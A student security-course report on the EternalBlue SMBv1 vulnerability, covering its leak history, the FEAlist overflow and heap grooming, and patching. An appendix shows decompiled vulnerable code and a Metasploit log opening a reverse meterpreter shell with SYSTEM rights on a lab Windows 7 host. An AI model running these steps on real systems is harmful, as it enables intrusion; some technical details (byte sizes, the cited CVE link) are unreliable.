Eternal Blue CVE-2017-0144
MICS-204 Report 1, Summer 2024

Karl-Johan Westhoff
email kjwesthoff@berkeley.edu

UC Berkleley School of Information
MICS Course 204 Summer 2024

Introduction

Eternal Blue [1, CVE-2017-0144] vulnerability has all the traits of a superstar hack, it was probably discovered and developed by NSA, leaked by hackers and quickly thereafter used in some of the worst and most destructive malware attacks the world has seen.
Eternal Blue first appeared in a leak[2] from a hacker group named "The Shadow Brokers"[3] (TSB) who published a bunch of zero day exploits they claimed to have stolen from the NSA's "Equation Group [1]"[4] (None of this has been confirmed).
Eternal Blue exploits a vulnerability in the Microsoft Server Message Block (SMB) protocol, which is used for sharing files over a network (When you share a folder or access a networks drive, SMB is used).
Eternal Blue enables the attacker to launch a shell on the target with windows system privileges. The vulnerability enables an attacker to cause a buffer overflow by sending packages over the protocol with false information on packet sizes.
A vulnerability on SMB (which enables file shares across different users, locations and networks) giving a system shell (using DoublePulsar), in combination with credentials stealing malware e.g Mimikatz, gives the possibility for some highly potent malware to be crafted, which indeed happened (WannaCry, NotPetya etc..). This leaves Eternal Blue as the most expensive software vulnerability - yet...

Exploits

The vulnerability was investigated from a static analyses point of view by Zian et.al. in [5]. Furthermore "zerosum0x0" did a presentation on how EternalBlue works at DefCon26 [6] (which I found helpful).

[1] NSA's Tailored Access division, TAO is also mentioned, darknet diaries as an episode on the shadowBrokers leak

How it Works

Eternal Blue is a consequence of three features/bugs in version 1 of the SMB protocol (SMBv1) [7] :

1. **Buffer Overflow** caused by a typecasting error when casting requests from different Windows filesystems
2. **Race Condition** when sending secondary messages (subsequent packets in same transaction) allowing attacker to allocate addresses in memory
3. **"Heap Spraying"** data can be written to specific places in memory allowing for code to be inserted and executed

When sending files over the network the SMB protocol uses transactions, where information such as packet size, purpose (directory searching etc.) and a list of File Extended Attributes (FEAlist) is exchanged in a handshake. SMB runs on TCP port 445 and allows for transferring large files. Figure 1 shows the basics of a SMB transaction with a size requiring secondary packets to be send.
The FEAlist and secondary packets are important for the exploit

Buffer Overflow The FEAlist is a list of key/value properties which are sent with the transactions.

- The client calculates the size of the FEAlist part of the transaction and sends it to the server with the transaction.
- The server allocates space in memory for the FEAlist, using pointer offsets based on the size of the list (it does not keep a 'list' variable)
- The size of the list is provided by the client, and checked by the server and re-calculated if the size dos not match ('All Good' right?)
- However, there are multiple versions of the FEAlist format depending on the filesystem used (OS/2 vs NT). And there is a bug in the conversion of FEAlist file size between OS/2 and NT (bug in a




Figure 1: *Request response, SMB protocol. Source: windows learning*

function called "SrvOs2FeaListSizeToNt" in srv.sys [8]) where only half the memory is allocated when sending a OS/2 formatted FEAlist - a 16 byte 'int' is cast to a 8 byte 'short' resulting in a buffer overflow see Ghidra analysis of code from [8] in Appendix.

Secondary Transactions Race When the transaction size is large SMB splits it into subsequent transactions, see Figure 1, it is <u>the client</u> who tells the server where to put the subsequent packages (it provides an offset) i.e. the client (attacker) does all the bookkeeping.

Heap Spraying When sending secondary messages the input flow of data is kept open until the client sends a 'final' message i.e. the client can keep sending secondary messages directly to the heap. This enables the attacker to manipulate the memory heap with some control over where data is stored. This enables the attacker to 'groom' [6] the memory heap and place code for a reverse shell on the target, and eventually execute it. All data in the memory heap has execution privileges, the reverse shell has NT AUTHORITY/SYSTEM privileges - and can do anything on the client, a demo is shown in Appendix

zerosum0x0-defcon26

It looks like the vulnerability was introduced as a consequence of reverse compatibility with different version of the file systems used on windows, and that a goal for file sharing with the SMB protocol is to give user experience as close to working with local files as possible.

Remediation

describe and explain the fix

Disable buffer overflow Patching this was super simple (change the 8bit short to a 16bit int in the "SrvOs2FeaListSizeToNt" in srv.sys) - the problem is as always to get the patch rolled out everywhere... The patch was actually issued before EternalBlue was published by shadowBrokers (speculation is that NSA nudged Microsoft after being aware that the leak was imminent, they had kept it secret for a long time before that, and the vulnerability showed up before)

Disable "Heap Spraying" Newer version of Windows uses Address Space Layout Randomization (ASLR), which makes it impossible to predict and control where packages land in memory based on the offsets

References

[1] *CVE website*. `https://www.cve.org/CVERecord?id=CVE-2017-0010`. Accessed: 2024-05-10.

[2] *The Shadow Brokers Leaked Exploits Explained rapid7*. `https://www.rapid7.com/blog/post/2017/04/18/the-shadow-brokers-leaked-exploits-faq/`. Accessed: 2024-05-12.

[3] *shadowBrokers Wikipedia*. `https://en.wikipedia.org/wiki/The_Shadow_Brokers`. Accessed: 2024-05-10.

[4] *Kaspersky on the Equation Group kaspersky.com, 2015*. `https://www.kaspersky.com/about/press-releases/2015_equation-group-the-crown-creator-of-cyber-espionage`. Accessed: 2024-05-10.

[5] Zian Liu et al. "Working Mechanism of Eternalblue and Its Application in Ransomworm". In: *Cyberspace Safety and Security*. Ed. by Xiaofeng Chen, Jian Shen, and Willy Susilo. Cham: Springer International Publishing, 2022, pp. 178–191. ISBN: 978-3-031-18067-5.

[6] *DefCon26 - zerosum0x0 - Demystifying MS17 010 Reverse Engineering the ETERNAL Exploits Def Con 26*. `https://youtu.be/9gF3gclIl-c?feature=shared`. Accessed: 2024-05-12.

[7] *Eternal Blue DoublePulsar Exploit Michael Koczwara*. `https://medium.com/dark-roast-security/eternal-blue-doublepulsar-exploit-36b66f3edb44`. Accessed: 2024-05-12.

[8] *h3xduck Write up on EternalBlueh3xduck*. `https://h3xduck.github.io/vulns/2021/08/22/eternalblue-part8.html`. Accessed: 2024-05-13.

Appendix

Buffer Overflow Bug in srv.sys

A figure from [8] with code deconstructed from a vulnerable windows srv.sys is shown in 2

Decompile: _SrvOs2FeaListSizeToNt@4 - (srv.sys)

```c
uint _SrvOs2FeaListSizeToNt@4(int *param_1)

{
  int *piVar1;
  int iVar2;
  int iVar3;
  int *piVar4;
  uint local_8;

  local_8 = 0;
  piVar4 = (int *)(*param_1 + (int)param_1);
  piVar1 = param_1 + 1;
  while( true ) {
    if (piVar4 <= piVar1) {
      return local_8;
    }
    if ((piVar4 <= piVar1 + 1) ||
       (iVar3 = (uint)*(byte *)((int)piVar1 + 1) + (uint)*(ushort *)((int)piVar1 + 2),
       piVar4 < (int *)(iVar3 + 1 + (int)(piVar1 + 1)))) break;
    iVar2 = _RtlULongAdd@12(local_8,iVar3 + 0xcU & 0xfffffffc,&local_8);
    if (iVar2 < 0) {
      return 0;
    }
    piVar1 = (int *)((int)piVar1 + iVar3 + 5);
  }
  *(short *)param_1 = (short)piVar1 - (short)param_1;
  return local_8;
}
```

Figure 2: *The buffer overflow in Srv!SrvOs2FeaToNt, deconstructed using Ghidra, figure from [8]*

Metasploit

As a demonstration of how easily the EternalBlue vulnerability can be deployed to get a system shell using Metasploit:

Target machine Early Windows 7 machine (2009), the exploit is proven to work up to 2017 where a patch was introduced (MS17-010). Only modification is that a folder was shared on the desktop with 'user' permissions (this opens the necessary outbound rules on the firewall)





Figure 3: *Exploited windows 7 2009 service pack 1*



kali@kali: ~

File Actions Edit View Help

```
[*] Additionally setting TARGET ⇒ Windows 7
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.56.101
rhost ⇒ 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.56.3
lhost ⇒ 192.168.56.3
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.3:4444
[*] 192.168.56.101:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.101:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.101:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.101:445 - The target is vulnerable.
[*] 192.168.56.101:445 - Connecting to target for exploitation.
[+] 192.168.56.101:445 - Connection established for exploitation.
[+] 192.168.56.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.56.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.56.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.56.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.101:445 - Starting non-paged pool grooming
[+] 192.168.56.101:445 - Sending SMBv2 buffers
[+] 192.168.56.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.101:445 - Sending final SMBv2 buffers.
[*] 192.168.56.101:445 - Sending last fragment of exploit packet!
[*] 192.168.56.101:445 - Receiving response from exploit packet
[+] 192.168.56.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.101:445 - Sending egg to corrupted connection.
[*] 192.168.56.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.3:4444 → 192.168.56.101:49268) at 2024-05-12 21:49:58 -0400
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > shell
Process 2400 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 4: *Very easy with Metasploit*